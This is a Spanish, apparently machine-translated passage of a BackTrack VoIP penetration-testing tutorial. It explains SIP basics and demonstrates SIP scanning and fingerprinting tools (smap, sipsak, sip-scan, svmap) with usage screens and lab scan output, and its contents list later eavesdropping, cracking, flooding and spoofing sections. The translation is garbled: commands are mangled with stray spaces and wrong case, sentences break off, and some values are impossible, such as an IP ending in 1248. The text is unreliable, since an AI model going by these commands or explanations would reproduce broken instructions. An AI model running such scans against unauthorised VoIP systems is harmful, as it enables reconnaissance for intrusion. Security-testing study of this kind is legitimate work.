

Pentesting VOIP

Desde BackTrack Linux

Whitepaper Gratis

www.sourcefire.com/agile

12 Principios Básicos para la Seguridad Para el Mundo Real.



Este artículo fue contribuido por NightRang3r.

- URL: <http://www.back-track.de/index.php?page=team> # SMTX
- Twitter: ! <http://twitter.com/> # / NightRang3r
- Email: shai@exploit.co.il


Contenido

- 1 Pruebas de Penetración con BackTrack VOIP
- 2 Típico VoIP Topologías
 - 2,1 Self Hosted
 - 2,2 Hosted Services
 - 2.3 Servicio Online SIP
- 3 Fundamentos SIP
 - 3.1 Las solicitudes SIP / Métodos
 - 3.1.1 Un Ejemplo SIP "invitar" a la solicitud:
 - 3.2 Las respuestas SIP
 - 3.2.1 Un Ejemplo SIP "Trying" Respuesta:
 - 3,3 SIP llamada entre dos teléfonos Ejemplo
- 4 de ataque
- 5 Recopilación de información
 - 5,1 SMAP
 - 5.1.1 SMAP uso:
 - 5.1.2 Escaneado de un único host:
 - 5.1.3 Escaneado de un rango de direcciones IP:
 - 5,2 SIPSAK
 - 5,3 SIPScan
 - 5.3.1 Sip-scan uso:
 - 5.3.2 Escaneo de una subred:
 - 5,4 SVMAP
 - 5.4.1 Escaneo de un rango de direcciones IP:
 - 5.4.2 Habilitación de las huellas digitales de escaneo
 - 5.5 Extensiones de enumeración
 - 5.5.1 Svwat
 - 5.5.1.1 Uso:
 - 5.5.1.2 Ejemplo:
 - 5.5.2 Enumiax
- 6 de monitoreo de tráfico y llamadas telefónicas espionaje

- 6,1 Arp intoxicacion con arpspoof
- 6.2 La captura de tráfico y espionaje con Wireshark
- 6,3 voipong
 - 6.3.1 Reproducción del archivo:
- 6,4 Vomit
- 6,5 UCsniff
 - 6.5.1 Monitor de Uso de Modo
 - 6.5.2 Aprendizaje MITM modo de uso
 - 6.5.3 MITM modo de objetivo
- 6,6 Xplico
- 6.7 La captura de autenticación SIP utilizando SIPDump
- 7 autenticación Atacar
 - 7,1 Cracking SIP Digest respuesta hashes
 - 7.1.1 SIPCrack uso:
 - 7.1.2 Ataque de diccionario
 - 7.1.2.1 Creación de un diccionario de seis caracteres numéricos:
 - 7.1.2.2 Agrietamiento la respuesta Digest:
 - 7.1.3 ataque de fuerza bruta con John The Ripper
 - 7,2 ataques de fuerza bruta cuentas SIP
- 8 VLAN Hopping
 - 8,1 VoIP Hopper
 - 8,2 ACE
- 9 de Denegación de Servicio
 - 9,1 Inviteflood
 - 9,2 Rtpflood
 - 9,3 Iaxflood
 - 9.4 Desmontaje
- 10 suplantación de identificación de llamadas
- 11 Uso de Metasploit Atacando VoIP
 - 11,1 Metasploit VoIP Módulos
 - 11.1.1 Auxiliares
 - 11.1.2 Exploits
 - 11.2 Exploración de dispositivos habilitados para SIP
 - 11,3 Enumerar nombres de usuario SIP extensions /
 - 11,4 suplantación de Caller ID auxiliar
 - 11.5 La explotación de los sistemas de VoIP
- 12 Palabras de Cierre
- 13 Sobre el autor
- 14 Referencias

Pruebas de Penetración con BackTrack VOIP

VoIP es una tecnología fascinante que ofrece muchos beneficios y soluciones rentables para la comunicación. Cada pequeñas empresas y las empresas están reemplazando sus viejos sistemas de telefonía tradicionales con un sin basa PBX VoIP basado puede proporcionar muchas características, tales como: varias extensiones, identificador de llamadas, voz, IVR, capacidades de grabación de conversaciones, registro, uso con teléfonos basados en hardware o software (conocidos como teléfonos de software). Hoy en día hay muchos proveedores de PBX, teléfonos IP, servicios de Vo como: Cisco, Avaya y Asterisk, SNOM, THOMSON ... Con la nueva tecnología viene un nuevo reto, tanto para la p ofensiva de la seguridad, uno de los " grandes "peligros de las líneas telefónicas tradicionales es que es susceptible a "escuela vieja" manera de interceptar la línea telefónica de alguien era conectar físicamente un pequeño transmisor dentro o fuera de sus instalaciones en alguna parte a lo largo del cable de teléfono.




Sistemas de telefonía IP también son susceptibles a la escucha, hacerlo en un entorno IP es un poco más difícil de ejecutar, pero requieren más los conocimientos y el conjunto adecuado de herramientas. En este artículo no vamos a hablar de un particular o de la técnica, pero vamos a echar un vistazo a los conceptos y las herramientas disponibles para atacar a la configuración VoIP en **Backtrack Linux**. El objetivo principal de este artículo es presentar las herramientas y su uso para ayudarle a elegir la herramienta adecuada para la situación correcta. Vamos a examinar algunos vectores de ataque para descubrir cómo **BackTrack** puede ayudarnos pentesting VoIP, también vamos a examinar algunas de las herramientas que se presentan en **BackTrack** y su uso.

Típico VoIP Topologías

Hay varias maneras en las que se puede telefonía basada en IP implementadas, estas son algunas topologías comunes y su uso:

Auto Hosted


Una PBX (ie Asterisk) está instalada en el sitio del cliente y conectada a un ISP o proveedor de servicios de telefonía de una troncal SIP / PRI, el tráfico de VoIP fluye a través de una VLAN dedicada.



Visio diagrama de Amir Avraham


Servicios de Alojamiento

No hay necesidad de un PBX en el sitio. Sólo un switch, un router, teléfonos IP y una conexión a la central a través servicios de Internet o IP / VPN conexión, cada teléfono se configura con información de la cuenta SIP.



Servicio en línea SIP

Servicios como **sipme.me** proporciona una aplicación para PC o los teléfonos inteligentes y una cuenta gratuita sort precios más bajos para las llamadas internacionales y las llamadas gratuitas entre los usuarios de los servicios media: de un número de teléfono móvil a cada suscriptor.



SIP Basics

El SIP (Session Initiation Protocol) papel es configurar, cancelar o modificar una voz o una videollamada concentrá el tráfico de video soportado por un protocolo como RTP (Protocolo de transporte en tiempo real). SIP es un protoc aplicación que utiliza UDP para el transporte (TCP y SCTP se puede utilizar también).

- SIP normalmente utiliza los puertos 5060 TCP o UDP para señalización cifrada o 5061 para el transporte ci TLS.

SIP es un protocolo basado en ASCII que tiene algunos elementos similares, como en el protocolo HTTP utilizando respuesta modelo. Al igual que una petición HTTP de un navegador de una solicitud de cliente SIP se realiza mediai agente de usuario y un método / solicitud. SIP utiliza el correo electrónico como formato de direcciones: **usuario / t dominio / IP** es un típico URI SIP se ve así:

```
sip: 205@192.168.1.100, sip: username@pbx.com, sip: 205@192.168.1.100: 5060
```

De acuerdo con la solicitud presentada por el cliente será recibido una respuesta con un código de estado o de error. siguientes se describen las peticiones y las respuestas disponibles en el protocolo SIP.

Pide SIP / Métodos

Solicitar	Descripción
INVITAN	Se utiliza para invitar y dar cuenta de participar en una sesión de llamada.
ACK	Acusar recibo de una petición INVITE.
CANCELAR	Cancelar una solicitud pendiente.

REGISTRO	Registrar el usuario con un servidor SIP.
OPCIONES	Muestra información acerca de las capacidades de una persona que llama.
BYE	Termina una sesión entre dos usuarios en una llamada.
CONSULTE	Indica que el destinatario (identificado por la URI de la solicitud) debe contactar a un tercero que utilice la información de contacto proporcionada en la solicitud.
SUSCRÍBETE	El método SUBSCRIBE se utiliza para solicitar el estado actual y actualizaciones de estado desde una distancia nodo.
NOTIFICAR	El método NOTIFY se utiliza para notificar a un nodo SIP que un evento que ha sido solicitada por un método SUBSCRIBE antes ha ocurrido.

Un ejemplo SIP "INVITE" Solicitud:

```

INVITAN SIP: 201@192.168.1.104 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.102; rport; sucursal = z9hG4bKvbxaoqar
Max-Dejanteros: 70

A:
De: "NightRanger" ; Tag = eihgg
Call-ID: hfxsabthoymshub @ retroceder
CSeq: 649 INVITE
Contacto:
Content-Type: application / sdp

Allow: INVITE, ACK, BYE, CANCEL, OPTIONS, PRACK, CONSULTE, NOTIFY, SUBSCRIBE, INFO, MESSAGE
Soportados: sustituye, norefersub, 100rel
User-Agent: Twinkle/1.2

Content-Length: 310

```

SIP Respuestas

Respuesta	Descripción
1xx	Respuestas informativos, solicitud recibida y ser procesada.
2xx	Respuestas exitosas La acción fue recibida con éxito, comprendido y aceptado.
3xx	Respuestas de redirección
4xx	Solicitar respuestas fracaso de la petición es sintácticamente incorrecta o no se pueden cumplir en el servidor.

5xx	Las respuestas del servidor falla, el servidor incumplido una de las aparentemente solicitud válida.
6xx	Respuestas globales fracaso de la solicitud no puede cumplirse en cualquier servidor.


Un ejemplo SIP "Trying" Respuesta:

```
Tratando SIP/2.0 100
Via: SIP/2.0/UDP 192.168.1.102; sucursal = z9hG4bKpmphujka, recibido = 192.168.1.102; rport = 5060
De: "NIGHTRANGER" ; Tag = eihgg
A:
Call-ID: hfxsabthoymshub @ retroceder
CSeq: 650 INVITE

User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, CONSULT, suscribir, NOTIFIQUE

Compatible con: sustituye
Contacto:
Content-Length: 0
```

SIP llamada entre dos teléfonos Ejemplo



- El teléfono que llama envía una invitación.
- El teléfono llamado devuelve una respuesta de 100 (Tratar).
- El teléfono llamado entonces comienza a sonar y envía una respuesta de 180 (Ringing).
- Cuando la persona toma el teléfono el teléfono llama envía una respuesta de 200 (OK).
- El teléfono que llama envía una respuesta ACK.
- La conversación se inicia a través de RTP.
- Cuando la persona que llama cuelga el teléfono una petición BYE es enviada.

- El teléfono que llama responde con 200 (OK).

De ataque


Antes de empezar con las herramientas que vamos a echar un vistazo a algunos tipos de ataque comunes VoIP:

- Recopilación de información, Huella y recuento.
- Seguimiento de llamadas de tráfico y escuchas telefónicas.
- Atacar autenticación.
- VLAN salto.
- Denegación de servicio / Inundaciones.
- Suplantación de identificación de llamadas.

Con el fin de probar las herramientas que ha configurado un sistema de Trixbox PBX y creado 6 extensiones. Me va a utilizar la versión última y más grande de **Backtrack Linux** que es R2. Usted puede encontrar la mayoría de herramientas de ataque de VoIP en **Backtrack** bajo el directorio `"/ pentest / voip /"` directorio:

```
root @ bt: ~ # cd / pentest / voip /
root @ bt :/ pentest / voip #
```

O simplemente puede navegar a través del menú de KDE para el "Backtrack" → "Voz sobre IP" sub-menús:



Recopilación de información

Esta fase es donde nos reunimos información acerca de la topología, servidores y clientes para obtener información podamos a fin de lanzar un ataque exitoso. Lo que nos interesa es la búsqueda de hospederos vivos, el tipo y la versión de servidores VoIP / gateways, clientes (hardware y software) los tipos y versiones, etc ... En vez de enumerar los nombres vamos a enumerar las extensiones SIP. Echemos un vistazo a algunas de las herramientas que están disponibles en BackTrack para ayudarnos a encontrar, identificar y enumerar los dispositivos de VoIP habilitados.

SMAP

Backtrack incluye una gran herramienta llamada **SMAP**, que es un escáner simple para dispositivos con capacidad SIP. Envía varias solicitudes SIP en espera de respuestas de SIP habilitado router DSL, apoderados y agentes de usuarios.

Se podría considerar un mash up de NMAP y SIPSAK.

SMAP uso:

```
root @ bt :/ pentest / VoIP / SMAP # . / SMAP

SMAP 0.6.0 http://www.wormulon.net/

uso: SMAP [Opciones]

    -H: esta ayuda
    -D: aumentar la depuración
    -O: activar huellas dactilares
    -O: permitir una mayor toma de huellas dactilares detallado
    -L: el modo de aprendizaje de huellas dactilares
    -T: transporte TCP
    -U: transporte UDP (por defecto)
    -P0: Tratar a todos los hosts en Internet - skip anfitrión descubrimiento
    -P : Puerto de destino
    -R : Mensajes al límite de velocidad de segundo
    -D : Dominio SIP para usar sin provocar sip:
    -W : Tiempo de espera en milisegundos
```

Escaneo de un único host:

```
root @ bt :/ pentest / VoIP / SMAP # . / SMAP 192.168.1.104

SMAP 0.6.0 http://www.wormulon.net/

192.168.1.104: accesible ICMP, SIP habilitado

1 host escaneado, 1 alcanzable ICMP, 1 con capacidad SIP (100,0%)
```

Escaneo de un rango de direcciones IP:

```
root @ bt :/ pentest / VoIP / SMAP # . / 192.168.1.130/24 SMAP

SMAP 0.6.0 http://www.wormulon.net/

192.168.1.20: accesible ICMP, SIP habilitado
192.168.1.22: accesible ICMP, SIP habilitado
192.168.1.0: ICMP inalcanzable, SIP desactivado
192.168.1.1: ICMP inalcanzable, SIP desactivado
192.168.1.2: ICMP inalcanzable, SIP desactivado
192.168.1.3: ICMP inalcanzable, SIP desactivado
```

```

---- EDIT ---
192.168.1.250: ICMP inalcanzable, SIP desactivado
192.168.1.251: ICMP inalcanzable, SIP desactivado
192.168.1.252: ICMP inalcanzable, SIP desactivado
192.168.1.253: ICMP inalcanzable, SIP desactivado
192.168.1.254: ICMP inalcanzable, SIP desactivado
192.168.1.255: ICMP inalcanzable, SIP desactivado

256 hosts escaneados, 7 alcanzables ICMP, 2 con capacidad SIP (0,8%)

```

Ahora que hemos identificado a los anfitriones con capacidad SIP podemos utilizar SMAP de la huella digital del tip servidor y versión:

```

root @ bt :/ pentest / VoIP / SMAP # . / SMAP-O 192.168.1.104

SMAP 0.6.0 http://www.wormulon.net/

192.168.1.104: accesible ICMP, SIP habilitado
mejor estimación (70% seguro) huella digital:
  Asterisk PBX SVN-r56579 tronco-
  User-Agent: Asterisk PBX

1 host escaneado, 1 alcanzable ICMP, 1 con capacidad SIP (100,0%)

```

En el caso de SMAP no podía nuestra huella anfitrión se utiliza el argumento-l para ponerlo en modo de aprendizaje proporcionar alguna información útil:

```

root @ bt :/ pentest / VoIP / SMAP # . / SMAP-l 192.168.1.104

SMAP 0.6.0 http://www.wormulon.net/

AVISO: test_accept: "Accept: application / sdp"
AVISO: test_allow: "Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, CONSULTE, suscribir, NOTIFY"
AVISO: test_supported: "Con el apoyo: sustituye"
AVISO: test_via: capitalización de transporte: 2
AVISO: test_via: "sucursal; alias; recibido; rport"
AVISO: test_via: Por favor, añadir cmpstr nuevo
AVISO: test_via: capitalización de transporte: 2
192.168.1.104: accesible ICMP, SIP habilitado
mejor estimación (70% seguro) huella digital:
  Asterisk PBX SVN-r56579 tronco-

HUELLA información:
newmethod = 501
accept_class = 2
allow_class = 201
supported_class = 8
via_class = 2
hoe_class = ignorar
options = 200
brokenfromto = 404
PRACK = 481
mesa de ping = 501
invitar = 200
  User-Agent: Asterisk PBX

1 host escaneado, 1 alcanzable ICMP, 1 con capacidad SIP (100,0%)

```

Otra característica útil de SMAP es el argumento-d, que permite la salida de depuración para verbosidad intenta util con él a ver el proceso de toma de huellas dactilares en los detalles.

```

root @ bt :/ pentest / VoIP / SMAP # . / SMAP-d 192.168.1.104

SMAP 0.6.0 http://www.wormulon.net/

DEBUG: IP local: 212.235.66.182
DEBUG: IP local: 212.235.66.182
DEBUG: bind () con éxito
DEBUG: RAW socket abierto
DEBUG: pasar de 1 a S_START S_PING

DEBUG: Responder ICMP Echo error
DEBUG: 192.168.1.104 / 1 petición: solicitud SIP OPTIONS (válido)

DEBUG: respuesta pertenece a la tarea 1 (192.168.1.104)

DEBUG: ACK: ACK sip: localhost SIP/2.0
Via: SIP/2.0/UDP 212.235.66.182:12345; sucursal = z9hG4bK.56689, alias, recibido = 192.168.1.105; rport = 5060
De: ; Tag = 6b9ae50e67345d3b
A: ; Tag = asl4262fec
Call-ID: 1992951560@212.235.66.182
CSeq: ACK 23915
Content-Length: 0

```

```
User-Agent: SMAP 0.6.0

--- Fin del ACK -
192.168.1.104: accesible ICMP, SIP habilitado
DEBUG: destruir la tarea 1

1 host escaneado, 1 alcanzable ICMP, 1 con capacidad SIP (100,0%)
```

SIPSAK

SIPSAK se utiliza para probar las aplicaciones habilitadas SIP y dispositivos que utilizan el método de solicitud único. Podemos usarlo para huellas digitales y enumeración. Usted no encontrará SIPSAK en el directorio "/ pentest / voip puede ejecutar desde cualquier lugar simplemente escribiendo SIPSAK.

```
root @ bt: ~ # SIPSAK
0.9.6 SIPSAK por Nils Ohlmeier
Copyright (C) 2002-2004 FHG Fokus
Copyright (C) 2004-2005 Ohlmeier Nils
informar de los errores a nils@sipsak.org

disparar: SIPSAK [-f archivo] [-L]-s SIPURI
trace: SIPSAK-T-s SIPURI
usrloc: SIPSAK-U [-I | M] [-b NÚMERO] [-e NÚMERO] [-x NÚMERO] [-z NÚMERO]-s SIPURI
usrloc: SIPSAK-I | M [-b NÚMERO] [-e NÚMERO]-s SIPURI
usrloc: SIPSAK-U [-C SIPURI] [-x NÚMERO]-s SIPURI
mensaje: SIPSAK-M [B-STRING] [-O CADENA] [-c SIPURI]-s SIPURI
inundación: SIPSAK-F [-e NÚMERO]-s SIPURI
azar: SIPSAK-R [-t NÚMERO]-s SIPURI

parámetro adicional en cada modo:
  [-A CONTRASEÑA] [-d] [-i] [-H HOSTNAME] [-l PUERTO] [-m número] [-n] [-N]
  [PORT-r] [-v] [-V] [-w]

-H muestra este mensaje de ayuda
-V-string versión copias sólo
-F file El archivo que contiene el mensaje de SIP para enviar
  usar - para la entrada estándar
-L desactivar CR (\ r) inserción en los archivos
-S SIPURI la URI del servidor de destino en forma
  sip: [usuario @] nombre_servidor [: puerto]
-T activa el modo de traceroute
-U activa el modo de usrloc
-I simula algunas llamadas exitosas con ella misma
-M envía mensajes a sí mismo
-C SIPURI utilizar el URI como contacto en REGISTRO
-B Número del apéndice número inicial para el nombre de usuario (por defecto: 0)
-E NUMERO el numer de finalización del apéndice al nombre de usuario
-O número de número de dormir ms antes de enviar la siguiente solicitud
-X NÚMERO expira el campo de encabezado valor (por defecto: 15)
-Z NÚMERO activa aleatoriamente eliminación de las consolidaciones de usuario
-F activa el modo de inundación
-R activa los modues aleatorios (peligroso)
NUMERO-t el número máximo de caracteres destrozado en modo aleatorio
  (Por defecto: duración petición)
-L El puerto local para usar (por defecto: ninguno)
-R PORT el puerto remoto (por defecto: 5060)
-P objetivo petición HOSTNAME (proxy saliente)
HOSTNAME-H sobrescribe el nombre de host local en todas las cabeceras
-M NUMERO el valor del campo de encabezado max-forwards
-N usar FQDN en lugar de direcciones IP en el Via-Line
-I desactivar la inserción de un Via-Line
: La contraseña para la autenticación de contraseña
  (Si la contraseña se omite = "")
-U username STRING autenticación
-D ignorar redireccionamientos
-V v cada uno produce más verbosidad (máx. 3)
-W IP extracto de la advertencia en respuesta
-G cadena de reemplazo para una marca especial en el mensaje
-G activa sustitución de variables
-N devuelve códigos de salida compatible con Nagios
-Q búsqueda STRING por una expresión regular en las respuestas y el error de retorno
  en caso de fallo
-W NÚMERO Nagios retorno de advertencia si retransmisión> Número
B-STRING enviar un mensaje con la cadena como cuerpo
-O CADENA Content-Disposition valor
-P Número de serie de procesos para iniciar
-A NUMERO número de ejecuciones de pruebas e imprimir sólo horarios
-S utilizan el puerto mismo para recibir y enviar
-C SIPURI utilizar el URI como en De MENSAJE
-D NÚMERO multiplicador de tiempo de espera para las transacciones INVITE
  y medios de transporte confiables (por defecto: 64)
-E STRING especificar transporte que se utilizará
-J STRING agrega cabeceras adicionales a la solicitud
```

He aquí un ejemplo de uso de SIPSAK a un dispositivo de huella digital con capacidad SIP Podemos ver en el result

dispositivo que consulta es un **Audiocodes MP-114 FXS** gateway.

```
root @ bt: ~ # SIPSAK-vs-s sip: 192.168.1.221

mensaje recibido:
SIP/2.0 200 OK
Via: SIP/2.0/UDP 127.0.1.1:51601; sucursal = z9hG4bK.18alb21f; rport, alias
De: sip: sipsak@127.0.1.1: 51601; tag = 97ac9e5
A: sip: 192.168.1.221; tag = 1c1785761661
Call-ID: 159042021@127.0.1.1
CSeq: 1 OPCIONES
Contacto:
Compatible con: em, 100rel, temporizador, sustituye, camino, recursos prioridad
Permitir: REGISTER, OPTIONS, INVITE, ACK, CANCEL, BYE, notificar, PRACK, CONSULTE, INFO, SUBSCRIBE, UPDATE
Servidor: Audiocodes-SIP-Gateway-MP-114 FXS/v.5.40A.040.005
X-Recursos: telchs = 4/0; mediachs = 0/0
Accept: application / sdp, application / simple-mensaje-resumen, el mensaje / sipfrag
Content-Type: application / sdp
Content-Length: 343

v = 0
o = 1785763980 1785763858 AudiocodesGW EN IP4 192.168.1.221
s = Teléfono-Call
C = EN IP4 192.168.1.221
t = 0 0
m = audio 6000 RTP / AVP 18 8 0 127
a = rtpmap: 18 G729/8000
un fmp =: 18 = no annexb
a = rtpmap: 8 PCMA/8000
un rtpmap =: 0 PCMU/8000
a = rtpmap: 127 telephone-event/8000
un fmp =: 127 0-15
un ptime =: 20
un sendrecv =
una RTCP =: 6001 EN IP4 192.168.1.221

** Responder recibido después de 67,923 ms **
SIP/2.0 200 OK
final recibida
```

SIPScan

Sip-Scan es un escáner simple para saborear hosts habilitados para que pueda escanear un solo host o una subred co

Sip-scan uso:

```
root @ bt :/ pentest / voip / sipscan # / sip exploración--. ayudar
. / Sip-scan versión [unknown] llamado Getopt :: std :: getopt (versión 1,05),
funcionando bajo la versión Perl 5.10.0.
Uso: sip-scan [opciones]

-V Ser detallado.
-I ip | si Interface / IP SIP-headers (por defecto: IP desde ppp0)
-P puerto puerto remoto para escanear. (Por defecto: 5060)
-L puerto local origen de los paquetes. (Por defecto: 5060)
-Dn [p] Espere n ms después de cada paquete enviado (por defecto: 50ms) o si 'p' es
    dado, envíe n paquetes por segundo (por defecto: 20)
-Wn Wait n ms para las respuestas restantes (por defecto: 2000 ms)

Red de especificaciones contiene el comodín * nm o rangos.
```

Escaneo de una subred:

```
root @ bt :/ pentest / voip / sipscan # . / sip-scan-i eth0 192.168.1.1-254
192.168.1.20: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.21: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.22: Asterisk PBX
192.168.1.104: Asterisk PBX
192.168.1.128: FreeSWITCH-mod sofia/1.0.trunk-16055
192.168.1.174: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.175: Asterisk PBX 1.6.0.9-samy-r27
192.168.1.219: "Exelmind de control de llamada Switch (CCS)"
```

```
192.168.1.1248: MailVision HostLynx/2.1 'GA'
```

SVMAP

SVMAP forma parte de un conjunto de herramientas llamado sipvicious y es mi favorito escáner de elección. Puede escanear, identificar y huella digital de una sola dirección IP o un rango de direcciones IP. Svmmap permite especificar la petición que está siendo usado para la digitalización, el método predeterminado es OPCIONES, ofrece depuración y verbosidad e incluso permite escanear los registros SRV de SIP en el dominio de destino. Usted puede utilizar el `/s` para todos los argumentos disponibles.

```
root @ bt :/ pentest / voip / sipvicious # . / svmmap.py
Uso: svmmap.py [opciones] host1 host2 hostrange
ejemplos:
svmmap.py 10.0.0.1-10.0.0.255 \
> 172.16.131.1 sipvicious.org/22 10.0.1.1/24 \
> 1.1.1.1-20 1.1.2-20. * 4.1. *. *
svmmap.py -s session1 - aleatorizar 10.0.0.1 / 8
svmmap.py - resume session1-v
svmmap.py -p5060-5062-m 10.0.0.3-20 INVITAR
```

Escaneo de un rango de direcciones IP:

```
root @ bt :/ pentest / voip / sipvicious # . / svmmap.py 192.168.1.1-254
| SIP Device | Agente de usuario | Huella |
-----
| 192.168.1.104:5060 | Asterisk PBX | disabled |
| 192.168.1.103:5060 | Twinkle/1.4.2 | disabled |
```

Habilitar exploración huellas digitales

```
root @ bt :/ pentest / voip / sipvicious # . / svmmap.py 192.168.1.1-254 - fp
```

